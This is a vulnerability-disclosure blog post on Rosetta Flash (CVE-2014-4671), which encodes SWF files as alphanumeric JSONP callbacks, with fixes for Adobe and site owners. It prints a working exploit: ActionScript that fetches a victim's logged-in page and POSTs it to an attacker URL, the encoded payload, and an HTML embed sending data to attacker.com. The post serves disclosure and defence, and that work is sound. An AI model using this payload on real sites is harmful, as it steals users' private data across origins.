

Abusing JSONP with Rosetta Flash

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Content

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[image: Rosetta Flash logo]

In this blog post I present **Rosetta Flash**, a tool for **converting any SWF file** to one composed of **only alphanumeric characters** in order to **abuse JSONP endpoints**, making a victim perform arbitrary requests to the domain with the vulnerable endpoint and **exfiltrate potentially sensitive data**, not limited to JSONP responses, to an attacker-controlled site. This is a **CSRF bypassing Same Origin Policy**.

High profile **Google** domains (accounts.google.com, www., books., maps., etc.) and **YouTube** were vulnerable and have been recently fixed. **Twitter, LinkedIn, Yahoo!, eBay, Mail.ru, Flickr, Baidu, Instagram, Tumblr** and **Olark** still have vulnerable JSONP endpoints at the time of writing this blog post (but **Adobe pushed a fix in the latest Flash Player**, see paragraph *Mitigations and fix*).

Update 2014-08-12: The original fix by Adobe was not enough ([CVE-2014-5333 \(NIST\)](#)). After a month, Adobe released a [better fix for Rosetta Flash](#).

This is a *well known issue* in the infosec community, but so far no public tools for generating arbitrary *ASCII-only*, or, even better, *alphanum only*, valid SWF files have been presented. This led websites owners and even big players in the industry to postpone any mitigation until a credible proof of concept was provided.

So, that moment has come :) .

I will present this vulnerability at [Hack In The Box: Malaysia](#) this October, and the Rosetta Flash technology will be featured in the next [PoC | GTFO](#) release.

A **CVE identifier** has been assigned: [CVE-2014-4671 \(NIST\)](#).

Paper and slides

If you prefer, you can discover the beauty of Rosetta by reading the [paper](#) or with a set of [comprehensive slides](#).

The attack scenario

To better understand the **attack scenario** it is important to take into account the combination of three factors:

- With Flash, a **SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it**, with no crossdomain.xml check. This is why allowing users to upload a SWF file on a sensitive domain is dangerous: by uploading a carefully crafted SWF, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.
- **JSONP**, by design, **allows an attacker to control the first bytes of the output** of an endpoint by specifying the callback parameter in the request URL. Since most JSONP callbacks **restrict the allowed charset** to [a-zA-Z], _ and ., my tool focuses on this very restrictive charset, but it is general enough to work with different user-specified allowed charsets.
- SWF files can be **embedded** on an attacker-controlled domain using a Content-Type forcing <object> tag, and **will be executed as Flash** as long as the content looks like a valid Flash file.

Rosetta Flash leverages **zlib**, **Huffman encoding** and **ADLER32 checksum bruteforcing** to convert any SWF file to another one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.

In the [Rosetta Flash GitHub repository](#) I provide ready-to-be-pasted, universal, weaponized **full featured proofs of concept** with ActionScript sources.

But how does Rosetta Flash really work?

A bit more on Rosetta Flash




Rosetta Flash takes in input an ordinary binary SWF and returns an equivalent one compressed with zlib such that it is composed of alphanumeric characters only.

Rosetta Flash uses **ad-hoc Huffman encoders** in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not a real compression, but an inflation: we are effectively **using Huffman as a Rosetta stone**.

A Flash file can be either **uncompressed** (magic bytes FWS), **zlib-compressed** (magic bytes CWS) or **LZMA-compressed** (magic bytes ZWS).

SWF header format



SWF header formats.

Furthermore, **Flash parsers are very liberal**, and tend to **ignore invalid fields**. This is very good for us, because we can force it to the characters we prefer.

[image: Flash parsers are liberal.]

Flash parsers are liberal.

ADLER32 checksum bruteforcing

As you can see from the SWF header format, the checksum is the trailing part of the zlib stream included in the compressed SWF in output, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a *clever* way to get an **ADLER32 checksum** of the original uncompressed SWF that is made of just [a-zA-Z0-9_\.] characters.

An **ADLER32 checksum** is composed of two 4-bytes rolling sums, **S1** and **S2**, concatenated:

ADLER32 manipulation



Two 4-byte rolling sums, **S1** and **S2**.

For each byte **b** we add to the uncompressed file:

$$\begin{aligned} S1 &+= b \\ S2 &+= S1 \\ \text{ADLER32} &= S2 \ll 16 \mid S1 \end{aligned}$$

with **S1**, **S2** mod **65521**
(largest prime number $< 2^{16}$)


ADLER32 checksum.

For our purposes, both S1 and S2 must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how to find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows to **append arbitrary bytes** at the end of the original SWF file: they are ignored. This is gold for us.

But what is a *clever* way to append bytes? I call my approach *Sleds + Deltas technique*:

ADLER32 manipulation

My idea: "Sleds + Deltas technique"




ADLER32 checksum manipulation.

Basically, we can keep adding a high byte sled (of fe, because ff doesn't play so nicely with the Huffman part we'll roll out later) until there is a single byte we can add to make S1 modulo-overflow and become the minimum allowed byte representation, and then we add that delta.

Now we have a valid S1, and we want to keep it fixed. So we add a NULL bytes sled until S2 modulo-overflows, and we also get a valid S2.

Huffman magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to [a-zA-Z0-9_\.] characters. This is currently done with a pretty raw but effective approach that has to be optimized in order to work effectively for larger files. Twist: also the representation of tables, to be embedded in the file, has to satisfy the same charset constraints.



DEFLATE block format.

We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed charset. In order to reduce the inevitable inflation in size, repeat codes (code 16, mapped to 00) are used to produce shorter output which is still alphanumeric.

For more detail, feel free to browse the source code in the [Rosetta Flash GitHub repository](#).

Here is how the output file looks, bit-by-bit:

```
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
Dynamic Start (not final)
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
numLiteral = 8 + 257 = 265
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
numDistance = 16 + 1 = 17
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
numCodeLength = 9 + 4 = 13
READING CODELENGTH TABLE
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[16] = 2
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[17] = 5
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[18] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[0] = 4
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[8] = 3
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[7] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
length[9] = 6
[8:n]01101110 [7:U]01010101 [6:Z]01011010 [5:I]01011010 [4:0]00110000
length[6] = 4
```

Rosetta Flash output bit-by-bit.

Wrapping up the output file

We now have everything we need:

[image: Success! Here is a completely alphanumeric SWF file!]

Success! Here is a completely alphanumeric SWF file!

Please enjoy an [alphanumeric rickroll](#), also [with lyrics](#)! (*might no longer work in latest Flash Player, see paragraph Mitigations and fix*)

An universal, weaponized proof of concept

Here is an example written in ActionScript 2 (for the [mtasc open source compiler](#)):

```
class X {

    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash.

The alphanumeric output (wrapped, remove *newlines*) is:

CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iudlbEAt333swW0ssG03
sDDtDDDt0333333Gt333swww3wwwFPOHtoHHvWHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdlbeUUUV1333333333333333s03sDTVqefXAooooD0CiudlbEAt33
swwEpt0GDG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsg
SkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdlbe13333333333sUUe133
333Wf03sDTVqefXA8oT50CiudlbEAtwEpDDG033sDDGtwGDtwwDwtDDDGwtwG33wwGt0w33
333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfjzYyHqQdzEzHVMvnAEYzEVHMH
bBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHziHDRRVEbYqItAzNyH7D0Up0IZUnnn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudlbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0G
DtDDDGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwxHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHt
HHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLICvm7D0Up0IZUnnnnnnnnn
nnnnnnnnnnUU5nnnnnn3Snn7CiudlbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFP
DHTLxXTnnohHTXgotHdXHHHxXTIWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7C
iudlbEAtwwWtD333wwG03www0GDGpt03wDDGDGDD33333s033GdFPhHHkoDHDHTLKwhHhzoD
HDHTIOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciu
dlbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXt
hHHHLHqeeorHthHHHXDhtxHHHLravHQxQHhHOnHDHyMluiCylYEHWSsgHmHKcshoXHLHwhH
HvoXHLhAotHthHHHLXAOXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNq
dlbe1333333333333333Wff03sTeqefXA888oooooooooooooooooooooooooooooooooooo
oo
oo
oo

The attacker has to simply host this HTML page on his/her domain, together with a crossdomain.xml file in the root that allows external connections from victims, and make the victim load it.


```

<object type="application/x-shockwave-flash"
data="https://vulnerable.com/endpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnnn
nnnnnnnnnnnnUU5nnnnnn3Snn7iudIbEAt333swW0ssG03sDDtDDDt0333333Gt333swww3ww
wFPOHtoHHvwHhFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdlbeUUUfV133
333333333333s03sDTVqefXAxxxxD0CiudIbEAt33swwwEpt0GDG0GtDDDtwwGGGGGsGdt3
333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnn
nnnUU5nnnnnn3Snn7YNqdlbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtw
EpDDG033sDDGtwGDtwDwtDDDGtwG33wwGt0w3333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHYeAHlqzfjzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEm
IVHaznQHHzlIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciud
IbEAt33swwwEDt0GGDDDGptDtwG0GGptDDww0GDtDDDGDDGDDtDD3333s03GdFPXHLHAZZO
XHrhwxHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLdUGhHxwDHDxLdgb
HHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLdUGhHxwTHDxLtDXmwTHLLDxLXAwXHLT
MwlHtxHHHDxLICvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG
33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXTnnoHTXgotHdXHHHxXTIWf7D0Up0IZUn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDD
3333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTIOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnn
nnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDww
Gw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHhHOnHDHyM
luiCylIEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAOXHLxUvH1D0Up0IZUnnnnnnnnn
nnnnnnnnnnnnUU5nnnnnn3SnnwWNqdlbe1333333333333333WfF03sTeqefXA888ooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo888888880Nj0h"
style="display: none">
  <param name="FlashVars"
  value="url=https://vulnerable.com/account/sensitive_content_logged_in
  &exfiltrate=http://attacker.com/log.php">
</object>

```

This universal proof of concept accepts two parameters passed as FlashVars:

- url — the **URL in the same domain** of the vulnerable endpoint to which **perform a GET request with the victim's cookie**.
- exfiltrate — the **attacker-controlled URL** to which **POST** a x variable with the **exfiltrated data**.

Mitigations and fix

Mitigations by Adobe

Because of the **sensitivity** of this vulnerability, I first disclosed it internally in **Google**, and then privately to **Adobe PSIRT**. A few days before releasing the code and publishing this blog post, I also notified Twitter, eBay, Tumblr and Instagram.

Adobe confirmed they **pushed a tentative fix** in Flash Player 14 beta codename Lombard (version 14.0.0.125, [release notes](#)) and **finalized the fix in today's release** (version 14.0.0.145, released on July 8, 2014).

In the [security bulletin APSB14-17](#), Adobe mentions a stricter verification of the SWF file format:

These updates include additional validation checks to ensure that Flash Player rejects malicious content from vulnerable JSONP callback APIs (CVE-2014-4671).

Adobe released a [better fix](#) on August 12, 2014, an [even better one](#) on June 09, 2015 and finally a [probably-good-for-real one](#) on September 21, 2015.

Mitigations by website owners

First of all, it is important to **avoid using JSONP on sensitive domains**, and if possible **use a dedicated sandbox domain**.

A mitigation is to make endpoints return the **HTTP header** Content-Disposition: attachment; filename=f.txt, forcing a file download. This is enough for instructing Flash Player not to run the SWF starting from Adobe Flash 10.2.

To be also protected from content sniffing attacks, **prepend the reflected callback** with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in most modern browsers you can also **return the HTTP header** X-Content-Type-Options: nosniff. If the JSONP endpoint returns a Content-Type which is not application/x-shockwave-flash (usually application/javascript or application/json), Flash Player will *refuse* to execute the SWF.

Update - Acknowledgment and impact

Thanks to [Gábor Molnár](#), who worked on [ascii-zip](#), source of inspiration for the Huffman part of Rosetta. I learn talking with him in private that we worked independently on the same problem. He privately came up with a single instance of an ASCII SWF approximately one month before I finished the whole Rosetta Flash internally at Google in May and reported it to HackerOne only.

To protect themselves, most JSONP endpoints on the web now modified their response to prefix something, such as an empty JS comment. Several frameworks ([Ruby on Rails](#), [Rack](#), [Symfony](#), [Express.js](#), [Node.js](#), [hapi.js](#), [Scalatra](#), [see all Rosetta Flash-related code on GitHub...](#)) patched their JSONP logic. Rapid7 incorporated the exfiltrating PoC in an [official Metasploit module](#). The [Wikipedia page for JSONP](#) has a Rosetta Flash paragraph. Three CVEs have been assigned: [CVE-2014-4671](#) for the vulnerability itself and [CVE-2014-5333](#) + [CVE-2015-3096](#) + [CVE-2015-5571](#) for mitigation bypasses (one authored by me, the rest by [Tomáš Polešovský](#) and [Ben Hayak](#)).

Presented at major conferences ([HITB](#), [OWASP AppSec](#)), it won an [Internet Bug Bounty](#), was [nominated for a Pwnie Award](#) and appears in [Whitesec Top vulnerabilities of 2014](#).